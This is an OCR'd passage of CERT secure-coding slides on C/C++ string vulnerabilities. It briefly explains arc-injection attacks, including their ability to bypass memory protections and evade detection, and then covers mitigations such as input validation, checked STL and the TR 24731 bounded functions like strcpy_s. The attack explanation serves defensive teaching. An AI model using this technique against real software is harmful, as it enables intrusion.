
get_buff() Returns




get_buff() Returns




f() Returns




f() Returns




f() Returns




f( ) Returns



g( ) Returns




g( ) Returns




CERT

g( ) Returns



CERT

g( ) Returns



Why is This Interesting?

An attacker can chain together multiple functions with arguments.

Exploit consists entirely of existing code

- No code is injected.
- Memory based protection schemes cannot prevent arc injection.
- Larger overflows are not required.
- The original frame can be restored to prevent detection.

String Agenda

Strings

Common String Manipulation Errors

String Vulnerabilities

Mitigation Strategies

Summary

Mitigation Strategies

Include strategies designed to

- prevent buffer overflows from occurring
- detect buffer overflows and securely recover without allowing the failure to be exploited

Prevention strategies can

- statically allocate space
- dynamically allocate space

String Agenda

Strings

Common String Manipulation Errors

String Vulnerabilities

Mitigation Strategies

Summary

Mitigation Strategies

`basic_string` class

Input validation

ISO/IEC “Security” TR 24731

`std::basic_string`

The **`basic_string`** class is less prone to security vulnerabilities than null-terminated byte strings.

However, some mistakes are still common

- Using an invalidated or uninitialized iterator
- Passing an out-of-bounds index
- Using an iterator range that really isn't a range
- Passing an invalid iterator position
- Using an invalid ordering

Checked STL Implementation

Most checked STL implementations detect common errors automatically

Use a checked STL implementation (even if only used restrictively)

At a minimum, run on a single platform during pre-release testing using your full complement of tests

Mitigation Strategies

`basic_string` class

Input validation

ISO/IEC “Security” TR 24731

Input Validation

Buffer overflows are often the result of unbounded string or memory copies.

Buffer overflows can be prevented by ensuring that input data does not exceed the size of the smallest buffer in which it is stored.

```
1. int myfunc(const char *arg) {
2.   char buff[100];
3.   if (strlen(arg) >= sizeof(buff)) {
4.     abort();
5.   }
6. }
```


ISO/IEC "Security" TR 24731

Work by the international standardization working group for the programming language C (ISO/IEC JTC1 SC22 WG14)

ISO/IEC TR 24731 defines less error-prone versions of C standard functions:

- **`strcpy_s()`** instead of **`strcpy()`**
- **`strcat_s()`** instead of **`strcat()`**
- **`strncpy_s()`** instead of **`strncpy()`**
- **`strncat_s()`** instead of **`strncat()`**

ISO/IEC "Security" TR 24731 Goals

Mitigate risk of

- buffer overrun attacks
- default protections associated with program-created file

Do not produce unterminated strings.

Do not unexpectedly truncate strings.

Preserve the null terminated string data type.

Support compile-time checking.

Make failures obvious.

Have a uniform pattern for the function parameters and return type.

`strcpy_s()` Function

Copies characters from a source string to a destination character array up to and including the terminating null character

Has the signature

```
errno_t strcpy_s(
   char * restrict s1,
   rsize_t s1max,
   const char * restrict s2);
```

Similar to **`strcpy()`** with extra argument of type **`rsize_t`** that specifies the maximum length of the destination buffer

Only succeeds when the source string can be fully copied to the destination without overflowing the destination buffer

Runtime-Constraints

The **`set_constraint_handler_s()`** function sets the function (handler) called when a library function detects a runtime-constraint violation.

The behavior of the default handler is implementation-defined, and it may cause the program to exit or abort.

There are two pre-defined handlers (in addition to the default handler)

- **`abort_handler_s()`** writes a message on the standard error stream then calls **`abort()`**
- **`ignore_handler_s()`** function does not write to any stream. It simply returns to its caller.

strcpy_s() Example

```
int main(int argc, char* argv[]) {
  char a[16];
  char b[16];
  char c[24];

  strcpy_s(a, sizeof(a), "0123456789abcdef");
  strcpy_s(b, sizeof(b), "0123456789abcdef");
  strcpy_s(c, sizeof(c), a);
  strcat_s(c, sizeof(c), b);
}
```

strcpy_s() fails and generates a runtime constraint error

ISO/IEC TR 24731 Summary

Already available in Microsoft Visual C++ 2005

Functions are still capable of overflowing a buffer if the maximum length of the destination buffer is incorrectly specified.

The ISO/IEC TR 24731 functions are

- not “fool proof”
- undergoing standardization but may evolve
- useful in
  - preventive maintenance
  - legacy system modernization

String Agenda

Strings

Common String Manipulation Errors

String Vulnerabilities

Mitigation Strategies

Summary

String Summary

Buffer overflows occur frequently in C++ due to

- errors manipulating null-terminated byte strings
- lack of bounds checking

The **`basic_string`** class is less error prone than C-style strings but not error-proof

String functions defined by ISO/IEC “Security” TR 24731 are useful for

- legacy system remediation
- manipulation of C-style strings in C++

For More Information

Visit the CERT® web site

http://www.cert.org/secure-coding/

Contact Presenter

Robert C. Seacord rcs@cert.org

Contact CERT Coordination Center

Software Engineering Institute
Carnegie Mellon University
4500 Fifth Avenue
Pittsburgh PA 15213-3890

Hotline: **412-268-7090**
CERT/CC personnel answer 8:00 a.m.–5:00 p.m.
and are on call for emergencies during other hours.

Fax: **412-268-6989**

E-mail: **cert@cert.org**

CERT